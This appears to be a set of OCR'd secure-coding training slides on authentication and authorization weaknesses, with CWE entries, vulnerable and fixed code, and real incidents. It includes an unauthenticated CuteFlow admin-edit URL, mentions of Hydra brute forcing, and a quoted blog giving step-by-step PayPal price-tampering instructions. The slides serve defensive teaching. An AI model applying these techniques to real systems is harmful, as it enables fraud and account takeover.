
- During its penetration tests Trustwave collected 626,718 stored passwords and managed to recover more than half of them in minutes. 92 percent of the sample were able to be cracked in 31 days. - Trustwave

http://betanews.com/2014/09/30/weak-passwords-are-still-a-major-problem-for-business-security/

Secure Coding …

- **Minimum password length = 8**
- **Passwords must contain characters from three of the following four categories:**
  - uppercase characters (A through Z)
  - lowercase characters (a through z)
  - base 10 digits (0 through 9)
  - non-alphabetic characters (for example, !, $, #, %)
- **Password must not contain the user's account name**
- **Maximum password age = 6 months**
- **Minimum password age = 1 day**
- **Password history = 12 passwords remembered**

Authentication Words to Live By: #2



- **CWE-307: Improper Restriction of Excessive Authentication Attempts**
  - The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.

Real World Example - Twitter

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter ✉ January 6, 2009 | 4:35 pm | Categories: Crime

An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."


Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."

Zetter, K. (2009, January 6). *Weak password brings 'happiness' to Twitter hacker.* Retrieved February 3, 2011, from http://www.wired.com/threatlevel/2009/01/professed-twitt/

Password Basics – Exploit Demo

Open Source Tool: Hydra



```
1  int validateUser (char *host, int port)
2  {
3    int isValidUser = 0;
4
5    char username[USERNAME_SIZE];
6    char password[PASSWORD_SIZE];
7
8    while (isValidUser == 0)
9    {
10     if (getUserInput(username,USERNAME_SIZE) == 0) error();
11     if (getUserInput(password,PASSWORD_SIZE) == 0) error();
12
13     isValidUser = AuthenticateUser (username, password);
14   }
15
16   return(SUCCESS);
17 }
```

The validateUser() method will continuously check for a valid username and password without any restriction on the number of authentication attempts made.

Secure Coding …

```
1   int validateUser (char *host, int port)
2   {
3     int isValidUser = 0;
4     int count = 0;
5
6     char username[USERNAME_SIZE];
7     char password[PASSWORD_SIZE];
8
9     while ((isValidUser == 0) && (count < MAX_ATTEMPTS))
10    {
11      if (getUserInput(username,USERNAME_SIZE) == 0) error();
12      if (getUserInput(password,PASSWORD_SIZE) == 0) error();
13      isValidUser = AuthenticateUser (username, password);
14      count++;
15    }
16
17    if (isValidUser) return(SUCCESS);
18    else return(FAIL);
19  }
```

Real World Example - eBay

A famous example of this type of weakness being exploited is the eBay attack. eBay always displays the user id of the highest bidder. In the final minutes of the auction, one of the bidders could try to log in as the highest bidder three times. After three incorrect log in attempts, eBay password throttling would kick in and lock out the highest bidder's account for some time. An attacker could then make their own bid and their victim would not have a chance to place the counter bid because they would be locked out. Thus an attacker could win the auction.

Mitigations:

- Shorten the length of account lockout
- Don't show who the highest bidder is
- Don't expose user id, only expose name
  - Name should never be used as a key


Authentication Words to Live By: #3

“Forgot my password” functionality can be a problem

- **CWE-640: Weak Password Recovery Mechanism for Forgotten Password**
  - The software contains a mechanism for users to recover or change their passwords without knowing the original password, but the mechanism is weak.

Password Reset – Exploit Demo

Open Source Tool: Hydra



Password reset is just a login – we can use the same tool!

Real World Example – Yahoo! & Sarah Palin

Yahoo! email used three security questions:

1. Birthday
2. Zip code
3. Where she met her husband

Sarah Palin email hack

From Wikipedia, the free encyclopedia

On September 16, 2008, during the 2008 United States presidential election campaign, the Yahoo! personal email account of vice presidential candidate Sarah Palin was subjected to unauthorized access. The hacker had guessed Palin's password hint questions by looking up biographical details such as her high school and birthdate. The hacker then posted several pages of her email on the internet. This incident was ultimately prosecuted as four felony crimes punishable by up to 50 years in federal prison.[1][2]

So, he logged on, toldYahoo! that he had forgotten the password to Palin's account and started trying to gain access. It could hardly have been easier.The first security question – asking him to confirm Palin's birthday – was answered in a matter of seconds, courtesy of a quick visit toWikipedia. Guessing her postcode took just a couple of attempts.The last question took longer to solve, since it asked where Palin met her husband,Todd. After a few failed guesses, Rubico punched in the name of the school that they had attended:Wasilla High.

Sarah Palin email hack. (2010, May 26). Retrieved June 2, 2010, from http://en.wikipedia.org/wiki/Sarah_Palin_email_hack

Johnson, B. (2010, May 23). *Sarah.palin@hacked-off.com*. Retrieved June 3, 2010, from http://findarticles.com/p/news-articles/sunday-telegraph-the-london-uk/mi_8064/is_20100523/sarahpalinhacked-offcom/ai_n53726137/

Real World Example – Apple iForgot

1) iforgot.apple.com – enter Apple ID
2) Select authentication method – “answer security questions”
3) Enter date of birth
4) Answer two security questions
5) Enter new password
6) Password is reset

Knowing someone’s Apple ID and DOB would allow construction of the URL after step #5.

The exploit was published on the day that Apple launched two-factor authentication for Apple ID accounts, which would have prevented the attack for anyone that had enabled it. Once activated, the feature replaces the security question based verification with a 4-digit code sent to the user's mobile device

Welch, C. *(*2013, March 13). *Major security hole allows Apple passwords to be reset with only email address, date of birth.* Retrieved November 5, 2014, from http://www.theverge.com/2013/3/22/4136242/major-security-hole-allows-apple-id-passwords-reset-with-email-date-of-birth

Secure Coding …


- Make sure any security question is hard to guess and hard to find the answer.
- The system must only email the new password to the email account of the user resetting their password.
- Assign a new temporary password rather than revealing the original password and force the user to set a new one.
- Consider throttling the rate of password resets so that a legitimate user can not be denied service by an attacker that tries to recover the password in a rapid succession.

Authentication Words to Live By: #4

For web applications, use and enforce POST method

- **CWE-598: Information Leak Through Query Strings in GET Request**
  - The web application uses the GET method to process requests that contain sensitive information, which can expose that information through the browser's history, referers, web logs, and other sources.

Password Disclosure – Exploit Demo



Real World Example – Watchguard SSL-VPN

Watchguard Fireware SSL-VPN Vulnerability

By ***chri*** *- Posted on* ***02 August 2009***

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Security Advisory
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  Severity: High
     Title: Watchguard Fireware SSL-VPN MiTM Multiple Vulnerabilities
      Date: November 29, 2008
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

```
-- [ The Flow:

The Watchguard GUI Client needs the Firebox IP, username and
password. When the user clicks on 'connect' the GUI Client connects
on the webserver on ip:4100 using SSL encryption where it downloads
the 'client.wgssl' file with the following HTTP GET:
GET /?action=sslvpn_download&username=testuser&password=testpass&filename=client.wgssl
A file called 'client.wgssl' is then downloaded on the machine.
```

Vandeplas, Christophe. *(*2009, August 2). *Watchguard Fireware SSL-VPN vulnerability.* Retrieved February 3, 2011, from http://christophe.vandeplas.com/2009/08/02/watchguard-fireware-sslvpn-vulnerability


```
1    protected void doGet(...)
2    {
3        doPost(...)  // forward request to doPost()
4    }
5
6
7    protected void doPost(...)
8    {
9        ProcessLoginRequest();
10   }
```

The above code forwards the GET request on to the doPost() handler. Even though the current client front end may not make a GET request, the door is now open for a future client or a custom client interacting with the server. If the page is dealing with information that shouldn't be leaked, then don't even allow for the possibility.

Secure Coding …

```
1    protected void doGet(...)
2    {
3        throw new Exception("GET requests not allowed");
4    }
5
6
7    protected void doPost(...)
8    {
9        ProcessLoginRequest();
10   }
```

The above code does not allow a GET request and simply throws an error if one is received.



Security Mechanism:

AUTHORIZATION

Authorization Core Concepts

Is the user allowed to perform this action, within this context?

1st **Should the user be allowed this function at all?**

2nd **Should the user have only limited context access?**

Authorization Words to Live By

- Every function (page) must verify authorization to access
- Every function (page) must verify the access context
- Any client/server application must verify security on server

Authorization Words to Live By: #1

Every function (page) must verify authorization to access

- **CWE-425: Direct Request ('Forced Browsing')**
  - When access control checks are not applied consistently (or not at all) users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures, denial of service, and arbitrary code execution.

Not Protecting All Pages – Exploit Demo


Real World Example – CuteFlow Exploit

cute:flow

Home | Features | Downloads | Service/Support | Documentation | Developmen

What is CuteFlow?

CuteFlow is a webbased open source document circulation and workflow system. Users are able to define "documents" which are send step by step to every station/user in a list.
It's an electronical way for doing (i.e. internal) document circulations. A document can be assembled from input fields of different types. The fields can be filled with values by the receiver of the document directly in the users E-Mail-Client. After a completed circulation you will have a completely filled document. Also attachments to the document are possible (i.e. for illustration material).
All operations like starting a workflow, tracking, workflow-definition or status observation can be done within a comfortable and easy to use webinterface.



Cuteflow Version 2.10.3 "edituser.php" Security Bypass Vulnerability Aug 21 2009 06:17PM
hever hever.com.br

It's possible edit the users (including the admin account), bypassing the authentication through the address:
http://localhost/cuteflow/pages/edituser.php?userid=1&language=pt&sortby=st
rLastName&sortdir=ASC&start=1

The vulnerability is caused due to the application not properly restricting access to the pages/edituser.php script. This can be exploited to modify a user's username and password without having proper credentials.


Hever Costa Rocha

Rocha, Hever. (2009, August 21). Cuteflow version 2.10.3 “edituser.php” security bypass vulnerability. Retrieved February 11, 2011, from http://www.securityfocus.com/archive/1/506000/100/0/threaded

Authorization Words to Live By: #2

- **CWE-639: Access Control Bypass Through User-Controlled Key**
  - The system's access control functionality does not prevent one user from gaining access to another user's records by modifying the key value identifying the record.

Context Change – Exploit Demo



Real World Example – Fidelity Canada

Glitch at Fidelity Canada exposes customer info

Ian Allen, a computer science professor at Algonquin College in Ottawa, brought the glitch to Fidelity Canada's attention when he sent the company an e-mail last weekend. Allen said he received a user identification from **Fidelity Canada** in the mail and then went to the Web site to check on his account information. Fidelity Canada doesn't allow online registration and sends users information for logging in to their accounts via the postal service.

"I got my paper user ID, brought up my statement and looked up at the URL. I thought that is interesting, the URL ended with 'cache/statement799.pdf,' " he said. "I wondered, if they put [the account information] in the cache, how do they stop me from getting other things in the cache, and the answer is they don't."

Allen said he changed the nine to an eight, hit the return key and up popped someone else's statement. He randomly changed numbers about 30 times and got a different account each time.

"They blew it completely," Allen said. "I am somewhat surprised."

Usually, when users can directly access a PDF or other non-code file from the web server, (e.g., resource is located in the web root) there is no opportunity for authorization code to execute.

With a predictable structure to the filename, it only takes minutes to create a script capable of retrieving all of the statements/reports on the site!

Sullivan, B. (2002, May 30). *Glitch at Fidelity Canada exposes customer info*. Retrieved June 3, 2010, from http://www.itworldcanada.com/news/glitch-at-fidelity-canada-exposes-customer-info/124086

```
1   my $q = new CGI;
2
3   my $message_id = $q->param('id');
4
5   if (!AuthorizeRequest(GetCurrentUser())
6   {
7       ExitError("not authorized to perform this function");
8   }
9
10  my $Message = LookupMessageObject($message_id);
11
12  print "From: " . encodeHTML($Message->{from}) . "<br>\n";
13  print "Subject: " . encodeHTML($Message->{subject});
14  print "\n<hr>\n";
15  print "Body: " . encodeHTML($Message->{body}) . "\n";
```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

Secure Coding …

```
1   my $q = new CGI;
2
3   my $message_id = $q->param('id');
4
5   my $Message = LookupMessageObject($message_id);
6
7   if (AuthorizeRequest(GetCurrentUser(), $Message))
8   {
9      print "From: " . encodeHTML($Message->{from}) . "<br>\n";
10     print "Subject: " . encodeHTML($Message->{subject});
11     print "\n<hr>\n";
12     print "Body: " . encodeHTML($Message->{body}) . "\n";
13  }
14  else
15  {
16     ExitError("not authorized to view message");
17  }
```

Authorization Words to Live By: #3


Any client/server application must verify security on the server

- **CWE-602: Client-Side Enforcement of Server-Side Security**
  - The software is composed of a server that relies on the client to implement a mechanism that is intended to protect the server. An attacker can modify the client-side behavior to bypass the protection mechanisms.

Client Enforced Security – Exploit Demo

Debug Proxies:

A key reason why a client cannot be entrusted with performing security.



Real World Example – PayPal & Vendor Issue

Change any PayPal price with Data Tamper for FireFox

Posted by **trafficvisitor** | 1:29 PM

Paypal

3 comments

Thanks to a little add-on for Mozilla FireFox, you will be able to buy things online with PayPal for $0.01 instead of the normal price. Now this works by literally changing the price: you're going to tell the PayPal payment system to make you pay $0.01 instead of the normal price of the product you're buying. This works really well when it's a computer that automatically sends you the product when they see that you've paid, but it works less well when it's an actual person that sends the order. However, they might think it's an error and send it anyway

So here are the instructions that will help you getting your stuff online for practically free:

Step 5

This is where the fun starts: on the right side of the Tamper Popup window, you should see Loads of white boxes, most of them with text in them. To the left of these boxes, there are names like "currency code" or "item number" for example. If there aren't more than 5 boxes, close the window and wait till a new window pops up like on Step 4. If however, there are more than 5 boxes, find the one called amount and change whatever is inside to 0.01

Step 6

Then, check that boxes called shipping and tax are set to 0.00

